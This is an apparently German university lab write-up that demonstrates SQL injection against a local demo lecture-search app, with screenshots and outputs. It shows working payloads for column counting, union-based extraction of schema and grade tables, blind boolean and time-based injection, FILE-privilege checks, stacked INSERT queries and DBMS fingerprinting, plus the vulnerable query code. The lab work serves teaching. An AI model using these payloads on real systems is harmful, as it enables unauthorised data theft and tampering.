- Mit folgender fehlerbasierter SQL-Injection kann die Attributanzahl einer Relation ermittelt werden, welche dann in einer unionbasierten SQL-Injection verwendet werden kann. Da die HTML-Seite bereits 4 Attribute anzeigt, ist dieser Wert der Start, der nachfolgend weiter bis zu einer Fehlermeldung inkrementiert wird.



Vorlesungen

bio %' ORDER BY 4; --

Vorlesungsnummer	Titel	Professor	SWS
------------------	-------	-----------	-----

- Gem. Fehlermeldung beim Versuch nach dem 5. Attribut zu sortieren, besteht die Ausgabe lediglich aus 4 Attributen. Die Ausgabe wird aus zwei Relationen

zusammengesetzt (Vorlesungen, Professoren).

```
localhost/vorlesungen?search=bio+%25%27+ORDER+BY+5%3B+--

sqlalchemy.exc.ProgrammingError
sqlalchemy.exc.ProgrammingError: (mysql.connector.errors.ProgrammingError) 1054 (42S22): Unknown column '5' in 'order clause'
[SQL: SELECT v.VorNr, v.Titel, p.Name, v.SWS FROM Vorlesungen v LEFT JOIN Professoren p ON v.gelesenVon = p.PersNr WHERE v.Titel LIKE '%bio %' ORDER BY 5; --%' ORDER BY v.Titel]
(Background on this error at: http://sqlalche.me/e/13/f405)

Traceback (most recent call last)
File ~/usr/local/lib/python3.8/site-packages/mysql/connector/connection_cext.py, line 487, in cmd_query
self._cmysql.query(query,
```

- Eine Abfrage der Relation Vorlesungen ist hier nicht hilfreich, da sich die eigentliche Ergebnisrelation aus ausgewählten Attributen der Relationen Vorlesungen und Professoren zusammensetzt. Es ist Zufall, dass die Attributanzahl der Relation Vorlesungen auch 4 entspricht. Anstelle dem Attribut Vorlesungen.gelesenVon wird das Attribut Professoren.name verwendet.

Unionbasierte SQL-Injection

- Mit unionbasierter SQL-Injection können Daten aus anderen Relationen an eine vorhandene Abfrage angehängt werden. Hierfür müssen die Anzahl der Spalten und deren Datentyp übereinstimmen. Somit können mehrerer Abfragen in einem einzigen Ergebnis kombiniert werden.
- In nachfolgenden Beispielen werden immer wieder Unionbasierte SQL-Injections verwendet.
- Gibt die Webanwendung nur eine Zeile zurück, darf die ursprüngliche Abfrage keinen Wert zurückgeben.
- Mit folgendem Statement werden die Attribute durchnummeriert. Außerdem wird durch AND 0 gewährleistet, dass die eigentliche Abfrage stets **false** ergibt und somit nicht im Ergebnis angezeigt wird.

```
localhost/vorlesungen?search=bio+%25%27+AND+0+UNION+SELECT+1%2C+2%2C+3%2C+4%3B+--

SQL Injection Demo v.1.0 Vorlesungen Tools
```


Vorlesungen

bio%' AND 0 UNION SELECT 1, 2, 3, 4; --

Vorlesungsnummer	Titel	Professor	SWS
1	2	3	4

- Mit folgendem Statement kann die Relation Information_Schema durchsucht werden. *INFORMATION_SCHEMA provides access to database metadata, information about the MySQL server such as the name of a database or table, the data type of a column, or access privileges. Other terms that are sometimes used for this information are data dictionary and system catalog.* (Quelle:

<https://dev.mysql.com/doc/refman/5.7/en/information-schema.html>




Vorlesungen

bio%' AND 0 UNION (SELECT table_schema, table_name, column_name, 0 as n FROM information_schema.columns); -- Suchen

Vorlesungsnummer	Titel	Professor	SWS
information_schema	ADMINISTRABLE_ROLE_AUTHORIZATIONS	GRANTEE	0
information_schema	ADMINISTRABLE_ROLE_AUTHORIZATIONS	GRANTEE_HOST	0
information_schema	ADMINISTRABLE_ROLE_AUTHORIZATIONS	HOST	0
information_schema	ADMINISTRABLE_ROLE_AUTHORIZATIONS	IS_DEFAULT	0
information_schema	ADMINISTRABLE_ROLE_AUTHORIZATIONS	IS_GRANTABLE	0
information_schema	ADMINISTRABLE_ROLE_AUTHORIZATIONS	IS_MANDATORY	0
information_schema	ADMINISTRABLE_ROLE_AUTHORIZATIONS	ROLE_HOST	0
information_schema	ADMINISTRABLE_ROLE_AUTHORIZATIONS	ROLE_NAME	0
information_schema	ADMINISTRABLE_ROLE_AUTHORIZATIONS	USER	0

- Die Suche kann mit der Funktion `database()` weiter auf die aktuelle Datenbank eingeschränkt werden (in diesem Fall Kemper).

bio%' AND 0 UNION (SELECT table_schema, table_name, column_name, 0 as n FROM information_schema.columns WHERE table_schema = database()); --



Vorlesungen

bio%' AND 0 UNION (SELECT table_schema, table_name, column_name, 0 as n FROM information_schema.columns WHERE table_schema = c... Suchen

Vorlesungsnummer	Titel	Professor	SWS
kemper	Assistenten	Boss	0
kemper	Assistenten	Fachgebiet	0
kemper	Assistenten	Name	0
kemper	Assistenten	PersNr	0
kemper	Professoren	Name	0
kemper	Professoren	PersNr	0
kemper	Professoren	Rang	0

- Ausgabe aller Tupel in der Relation pruefen mittels Union-Statement.

localhost/vorlesungen?search=bio%25%27+AND+0+UNION+%28SELECT+MatrNr%2C+VorlNr%2C+PersNr%2C+Note+as+n+FROM+kemper.pruefen%29%3B+--+

no v.1.0 Vorlesungen Tools ▾

Vorlesungen

bio%' AND 0 UNION (SELECT MatrNr, VorlNr, PersNr, Note as n FROM kemper.pruefen); -- Suchen

Vorlesungsnummer	Titel	Professor	SWS
25403	5041	2125	2.0
27550	4630	2137	2.0
28106	5001	2126	1.0

Inferenzielle SQL-Injection/Blind-SQL-Injection



- Blind-SQL-Injection kann angewendet werden, wenn eine ungültige SQL-Abfrage zu einer allgemeinen Fehlerseite führt. Gültiger SQL-Code liefert die korrekte Ergebnisseite, deren Inhalt zu einem gewissen Grad beeinflusst werden kann. Allerdings ist der Angreifer nicht in der Lage, die Ergebnisse der Abfrage abzurufen.
- Blind SQL-Injection führt zu keinen nützlichen Fehlermeldungen oder sonstigen Reaktionen.
- Für eine Blind SQL-Injection-Angriffe müssen ausführliche Fehlermeldungen deaktiviert allerdings Allgemeine aktiviert sein, welche es mit der Blind SQL-Injection zu beeinflussen gilt. Alternativ können auch der Inhalt der Seite durch SQL-Logikmanipulationen verwendet werden, um Daten Byte für Byte abzuleiten. Es können auch Zeitverzögerungen, DNS- oder HTML-Antworten genutzt werden
- Blind SQL-Injection kann bspw. dazu genutzt werden, um zu sehen, ob die Injektion einer Select-Anweisung geklappt hat
- Ein blind SQL-Injection Angriff muss automatisiert werden, da diese Vorgehensweise es erfordert, viele Anforderungen an den Webserver zu senden, und daher sehr viel Zeit kostet.
- In der Annahme SQL-Injection zu vermeiden, fingen Entwickler zu Beginn der Softwareentwicklung Fehler innerhalb der Anwendung ab, um nur noch eine allgemeine Fehlermeldung anzuzeigen. Benutzer sahen in anderen Fällen keine Fehlermeldungen mehr. Dennoch konnte so vom Angreifer bereitgestellter SQL-Code ausgeführt werden (blind SQL-Injection).

Blind-Boolean-basierte SQL-Injection

- Da die Seite eine Rückmeldung gibt (wenn auch nicht in Form ausführlicher Fehlermeldungen), ist es möglich, entweder einen zeitgestützten Exploit einzusetzen oder das von der Seite angezeigte Dataset zu ändern. Bspw. indem unterschiedliche Produkte angezeigt werden, je nachdem, ob ein 0-Bit oder ein 1-Bit extrahiert wurde. Oft reicht schon die Einschleusung eines einzelnen Anführungszeichens, um die SQL-Abfrage aus dem Gleichgewicht zu bringen und die Anzeige einer allgemeinen Fehlerseite zu provozieren.
- Lassen sich in zwei Kategorien einteilen, nämlich in Deduktionstechniken und Techniken mit alternativem oder Out-of-Band-Kanal. Bei den Deduktionstechniken wird SQL-Code verwendet, um Fragen über die Datenbank zu stellen und Informationen langsam, ein Bit nach dem anderen, abzugreifen. Bei Out-of-Band-Angriffen dagegen werden Mechanismen eingesetzt, die unmittelbar größere Informationsbrocken über einen verfügbaren Out-of-Band-Kanal abrufen.
- In diesem Beispiel wird der relevante Datensatz welcher den Substring „bio%“ beinhaltet zurückgegeben, wenn der 1. Buchstabe des Users der die SQL-Abfragen

ausführt mit r beginnt. So kann weiter über den Namen und das Alphabet iteriert werden, um alle passenden Chars zu identifizieren.

- Dieses Beispiel dient als Workaround, sollte eine SELECT SYSTEM_USER() Abfrage nicht funktionieren.
- Zu beachten ist, dass gem. Hense Bachelor-Thesis bei Blind-Boolean-basierter SQL-Injection keine Daten aus der Datenbank zurückgegeben werden dürfen. Dagegen würde dieses Beispiel verstoßen. Allerdings widerspricht diese Aussage den Beispielen im Buch SQL Hacking von Justin Clarke, S. 253 ff (vgl. Hense Bachelor-Thesis S. 29 „Auf diese Weise kann ein Angreifer ableiten, ob die verwendete Payload true oder false zurückgibt, obwohl keine Daten aus der Datenbank zurückgegeben werden.“). Es wird daher angenommen, dass der vorherige Satz aus der Hense Bachelor-Thesis anders zu interpretieren ist und meint, dass nicht das eigentlich gesuchte Datum (hier User-Name) zurückgegeben wird, sondern eine Reihe von true/false-Antworten, um letztendlich darauf zu schließen.



- Die Beispiele aus der Hense Bachelor-Thesis können hier nicht verwendet werden, da die SQL-Beispiele anders aufgebaut sind als die SQL-Abfrage in dieser Applikation. Das SELECT-Statement beinhaltet in der Applikation keine IF-Bedingung. Daher wurde ein anderes Beispiel gewählt.

- Bsp. aus Hense Bachelor-Thesis




- SQL-Code in Applikation

```
session = get_session()
result = session.execute("SELECT v.VorNr, v.Titel, p.Name, v.SMS FROM Vorlesungen v LEFT JOIN Professoren p ON v.gelesenVon = p.Persnr WHERE v.Titel LIKE '%search%' ORDER BY v.Titel")
```


- Interessant ist, dass die insgesamt Länge des Users nicht 4 sondern 15 beträgt. Das erschwert die Länge des User-Namens anhand der vorherigen Methode zu

identifizieren.




Zeitbasierte SQL-Injection

- Mit zeitbasierter SQL-Injection wird die Ausführung der Abfrage verzögert. Nachfolgendes Beispiel hält die Ausführung 5 Sekunden an (SLEEP(5)), wenn der aktuelle User Alice ist. Da dies nicht der Fall ist, wird anstelle der Verzögerung der Attributwert des 1. Attributs auf 1 gesetzt. Das Laden der Antwort dauert insgesamt 185ms.




Nun wird verglichen, ob der aktuelle User root ist. Da dies der Fall ist, wird die SLEEP(5)-Funktion ausgeführt und die weitere Ausführung der Abfrage um 5 Sekunden verzögert. Das Laden der Antwort dauert insgesamt 5.18s.



- Auf älteren MySQL-Datenbanksystemen ist die SLEEP-Funktion möglicherweise nicht verfügbar. Hier kann als Workaround die BENCHMARK-Funktion verwendet werden. Sie führt ein Statement um eine angegebene Integerzahl wiederholt aus. Im folgenden Bsp. wird die Abfrage SELECT 1 1.000.000.000 Mal ausgeführt, was zu einer Verzögerung von 5.30s führt. Im Gegensatz zur SLEEP-Funktion ist die Verzögerung von variabler Länge. Ist bspw. die Datenbank stark belastet, dauert die Anfrage länger. Die Verzögerung bei der SLEEP-Funktion ist trotz starker Last stets


gleich/statisch.




Out-of-Band SQL-Injection

- Eine Out-of-Band (OOB) Kommunikation liegt im Allgemeinen vor, wenn Abfrage an den Server und die Ergebnisse der Abfrage über unterschiedliche Kommunikationskanäle übertragen werden (bspw. HTTPS für Senden der Abfrage an den Server und Server schreibt Ergebnis in eine lokale Datei).
- Als Beispiel in der Hense Bachelor-Thesis für eine Out-of-Band SQL-Injection wurde das Schreiben in eine Datei mittels INTO OUTFILE-Statement demonstriert.
- Hierfür darf die secure_file_priv-Eigenschaft des Datenbanksystems nicht aktiv sein. Um zu sehen, welcher Wert in der globalen Variable steht, kann das folgende Statement verwendet werden. Eine Datei kann nur unter dem Pfad/Wert der Variable abgelegt werden.

Dabei kann die Variable lediglich 3 Zustände annehmen: NULL (Datenimport und -export sind deaktiviert), leerer String (Datenimport und -export sind aktiviert), Pfad ist angegeben (Datenimport und -export sind nur in dem angegebenen Pfad erlaubt). Da die Variable in diesem Beispiel den Wert NULL besitzt, ist der Datenimport und -export deaktiviert. Es können folglich keine Dateien erstellt werden, außer die Konfigurationsdatei des MySQL-Datenbanksystems wird überschrieben (Quelle: <https://sebastian.com/mysql-fix-secure-file-priv-error/>).



- Mit den nachfolgenden Statements kann geprüft werden, ob der jeweilige Nutzer überhaupt die FILE-Berechtigungen besitzt. Ohne diese Berechtigungen ist das Erstellen einer Datei auch nicht möglich. Zumindest der Nutzer Root besitzt die FILE-Rechte.




Vorlesungen

Suchen

Vorlesungsnummer	Titel	Professor	SWS
0	'mysql.infoschema'@'localhost'	NO	0
0	'mysql.session'@'localhost'	NO	0
0	'mysql.sys'@'localhost'	NO	0
0	'root'@'localhost'	YES	0
0	'root'@'%'	YES	0

SQL-Multiabfragen

- Mit SQL-Multiabfragen werden in einer Abfrage mehrere voneinander getrennte Einzelabfragen ausgeführt. Zu beachten ist, dass oftmals nur das Ergebnis der letzten Abfrage angezeigt wird.
- SQL-Multiabfragen sind gem. Hense-BT i. d. R. in den Datenbank-Konnektoren der Middleware standardmäßig deaktiviert, wie auch fälschlicherweise scheinbar in diesem Fall zu Beginn vermutet.



Vorlesungen

Suchen

Vorlesungsnummer	Titel	Professor	SWS
5216	Bioethik	Russel	2

- Die Anfrage wird zwar scheinbar erfolgreich ausgeführt, allerdings wird der Datensatz nicht in die Relation eingefügt.




Vorlesungen

Suchen

Vorlesungsnummer	Titel	Professor	SWS
5216	Bioethik	Russel	2
5259	Der Wiener Kreis	Popper	2
4630	Die 3 Kritiken	Kant	4
5043	Erkenntnistheorie	Russel	3
5041	Ethik	Sokrates	4
5022	Glaube und Wissen	Augustinus	2
5001	Grundzuege	Kant	4
4052	Logik	Sokrates	4
5049	Maeeutik	Sokrates	2
5052	Wissenschaftstheorie	Russel	3

- Die vorherigen Insert-Into-Statements können erfolgreich über Adminer mit dem erwarteten Ergebnis ausgeführt werden. Als Lösung des Problems wird ein Commit-

Statement zum Schluss benötigt, da manche Statements am Ende nicht autom. ein Commit durchführen (siehe Kapitel Neue Daten einfügen, bestehende Daten ändern oder löschen):



The screenshot shows a web browser window with the URL `localhost/vorlesungen?search=`. The page title is "Vorlesungen". A search bar contains the SQL injection payload: `bio%'; INSERT INTO Vorlesungen(VorlNr, Titel, SWS, gelesenVon) VALUES(5299, 'Hello World', NULL, NULL); COMMIT; --`. A blue "Suchen" button is to the right of the search bar. Below the search bar is a table with the following data:

Vorlesungsnummer	Titel	Professor	SWS
5216	Bioethik	Russel	2
5259	Der Wiener Kreis	Popper	2
4630	Die 3 Kritiken	Kant	4
5043	Erkenntnistheorie	Russel	3
5041	Ethik	Sokrates	4
5022	Glaube und Wissen	Augustinus	2
5001	Grundzuege	Kant	4
5299	Hello World	None	None

- Somit ist bewiesen, dass SQL-Multiabfragen möglich sind und nicht deaktiviert wurden.

Arbeiten Sie die SQL-Injection-Beispiele in der Hense-BT anhand zweier unterschiedlicher Datenbanksysteme praktisch in dem Datenbank-Docker durch. Dokumentieren Sie diese mit Screenshots!

MySQL

- In den nachfolgenden Beispielen muss im Statement zwischen „bio %...“ und „bio%...“ unterschieden werden. „bio %...“ Liefert keine Ergebnisse, da es keinen Datensatz mit Titel [bB]io gibt.



Vorlesungen

bio %; -- Suchen

Vorlesungsnummer	Titel	Professor	SWS
------------------	-------	-----------	-----

„bio%...“ liefert als Ergebnis den folgenden Datensatz. Hier kann zwischen [bB]io ein Leerzeichen stehen, muss aber nicht, denn die Wildcard % steht auch für ein Leerzeichen.



Vorlesungen

bio%; -- Suchen

Vorlesungsnummer	Titel	Professor	SWS
5216	Bioethik	Russel	2

- Anders als in PostgreSQL ist eine Suche mit LIKE-Operator Case-Insensitive. „Bio%“ und „bio%“ liefern dasselbe Result Set zurück. Um eine leere Ergebnismenge zu erhalten, kann „; --“ verwendet werden.



Vorlesungen


Bio%; -- Suchen

Vorlesungsnummer	Titel	Professor	SWS
5216	Bioethik	Russel	2


Das verwendete DBMS identifizieren

- Informationen über das DBMS kann in MySQL auf unterschiedliche Vorgehensweisen gesammelt werden


- Über den Abruf globaler Variablen




- Über Funktionen



- Über Relationen




- Nachfolgend einige interessante globale Variablen, mit Infos über das DBMS
 - protocol_version, version, version_comment, version_compile_machine, version_compile_os



' AND 0 UNION SELECT 0, 'protocol_version', @@protocol_version, 0 UNION SELECT 0, 'version', @@version, 0 UNION SELECT 0, 'version_comment', @@version_comment, 0 UNION SELECT 0, 'version_compile_machine', @@version_compile_machine, 0 UNION SELECT 0, 'version_compile_os', @@version_compile_os, 0; --

Ausspähen von Daten


Ausspähen der auf dem Datenbankserver vorhandenen Datenbanken



bio%' AND 0 UNION SELECT 0, schema_name, 0, 0 FROM information_schema.schemata; --

Vorlesungsnummer	Titel	Professor	SWS
0	mysql	0	0
0	information_schema	0	0
0	performance_schema	0	0
0	sys	0	0
0	kemper	0	0

Ausspähen der zur jeweiligen Datenbank gehörenden Relationen



